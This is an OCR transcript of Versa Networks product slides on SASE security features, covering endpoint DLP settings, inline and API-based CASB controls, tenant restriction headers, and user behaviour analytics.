□	Endpoint_DLP	Windows Oper-1 testGoWindows Windows 10 More Details	ACME-Group User Groups vd-group1 vd-group13	EIP Information Profile All devices Device/Endpoint Risk Score ✓ All risk scores	Non Compliant Error Unknown




SASE Client

VERSA

Data Loss Prevention

Copy/Paste	○
Screenshot	○
USB	Allow




Configure > Security Service Edge > Secure Access > Client-based Access > Policy Rules

Edit Secure Client Access Rule: Test-Rule

☑ End point Data Loss Prevention(DLP)

Copy/Paste ⓘ ○
Screenshot ⓘ ○
Usb ⓘ select

CASB: Cloud Access Security Broker (Inline)



Profiles ⓘ

Choose one or more predefined security enforcements which include criteria to allow or reject traffic.

Secure Web Gateway (SWG) 6 | Cloud App Security (CASB - Inline) 122 | Data Loss Prevention 2 | Remote Browser Isolation (RBI) 2 | Advanced Threat Protection 2

Show All Profiles ⌄ | Search Profile, Keywords, Actions.. | + Create New Profile

Risk Level Filter ⓘ Select All

Extremely - High | High | Medium | Low | Extremely - Low

Data Loss Prevention ⓘ: Match All Profiles ⌄

Advanced Threat Protection ⓘ: Match All Profiles ⌄

Productivity & CRM Tools — Pre-Defined — Selected ✓

Total Application: 9

- Access Allow — Adobe Online Office — Activities Allowed: Share (From User: SemiProfile; To User: No Constraint; File Type: Match, No Constraint), +5 More — Activities Blocked: Upload File, Delete — Edit
- Access Allow — Autodesk — Activities Allowed: Login, Download File, Search, Upload File — Edit
- Access Blocked — Docusign — Activities Blocked: Login, Download File, Search, Upload File — Edit
- Activities — Edit

Expand Full List

IT Services — Pre-Defined — Selected ✓

Total Application: 16

- Access Allow — Corel — Activities Allowed: Login, Download Attachment, Search, +3 More — Edit
- Access Allow — Cyberlink u communication suite — Activities Allowed: Login — Edit
- Access Allow — Docuware — Activities Allowed: Video, Chat — Edit
- Access Allow — GitHub — Activities Allowed: Search, Like, Edit, +5 More — Edit

Expand Full List

Streaming — Pre-Defined — Selected

Instant Messaging — Pre-Defined — Selected

- Support for 80+ SaaS applications
- Comprehensive control of SaaS activities based on user, group, device, application, content, and more
- Block access to SaaS applications based on their reputation, risk rating
- Comprehensive support to prevent leakage of information between users and tenants
- Tenant restriction with HTTP headers
  - X-Dropbox-Allowed-Team-Ids: 7282011, 27812910
  - X-YouTube-Restrict: strict
  - X-GoogApps-Allowed-Domains: <my_company>.com
  - sec-Restrict-Tenant-Access-Policy= restrict-msa
  - Restrict-Access-To-Tenants: tenant1.onmicrosoft.com,tenant2.onmicrosoft.com-
  - Restrict-Access-Context: TenantId

VERSA NETWORKS


API-based Data Protection

Challenge

- Inline CASB breaks open TLS and inspect content as a reverse proxy
- However, enterprise SaaS applications are often "certificate pinned"
- Need an "out-of-band" mechanism that works directly with SaaS applications through authorized "connectors"

Solution


Versa's API-DP, part of the Secure Service Edge (SSE) platform secures access from user to application



Versatility 2025

VERSA

API-Based Protection



Configure > Secure Services Edge > API Based Data Protection > Create API Based Data Protection Rule

Create API Based Data Protection Rule

Select and add instance for the SaaS application


Box	No Instance	+ Set Up New Instance			
Webex	No Instance	+ Set Up New Instance			
Dropbox	Instance: 2	+ Set Up New Instance			Hide
Dropbox Instance 1	bob.admin@dropbox.com	API Data Protection	Quarantine	Malware	Grant Access
Dropbox Instance 2	john.admin@dropbox.com	Quarantine	Malware		Grant Access
Egnyte	Instance: 2/4	+ Set Up New Instance			Details
GitHub	No Instance	+ Set Up New Instance			
Google Drive	No Instance	+ Set Up New Instance			
Google Email	No Instance	+ Set Up New Instance			
Microsoft 365	No Instance	+ Set Up New Instance			
Microsoft OneDrive	No Instance	+ Set Up New Instance			

- Complements inline CASB
- All content is processed through offline CASB, DLP, Anti Malware, AI/ML, and Sandboxing
- Retroscan: Periodic “data-at-rest” scan of content in SaaS, IaaS

CASB: Inline vs API-based - When to use what

Inline CASB	API-based Data Protection (CASB)
~80 SaaS applications, more apps and activities continuously added through security package updates	30+ SaaS/IaaS application connectors, more apps and activities are developed as feature additions
Use where it is possible to decrypt TLS	Use when the the SaaS/IaaS application is certificate pinned
Deployed through VOS	Deployed offline, closer to the SaaS application
Works through the Versa Cloud Gateway or an appliance running VOS, typically through a corporate network	Works even for users who bring their own device (BYOD) and connect from outside the corporate network
Granular actions –login, upload, download, video, chat etc.	Very granular app-specific actions – E.g: File download in a slack channel, actions based on sender/receiver list or groups in Gmail, Outlook etc.
Operates at the network layer - Uses a reverse proxy mechanism	Operates at the Application layer - Uses webhooks, App Connectors and works directly as an authorized connector of the SaaS/IaaS app
No additional authorization needed as this is a proxy	Needs explicit authorization by an application admin
Risk classification on a scale of 5 -from extremely low to extremely high risk is available	Risk classification doesn't apply
Complements API-DP	Complements inline CASB
Available today in VOS	Limited Availability, in deployment

Versa UEBA - Solution



UEBA

- Baselines user and entity behavior using dynamic risk scores
- Applicable to users, devices and other entities - laptops, phones, IoT/OT devices
- Detects anomalous behavior and triggers actions

Powered by

Versa Advanced Network Insights (VANI)

Machine learning core for network
anomaly detection and network prediction

Versa Analytics

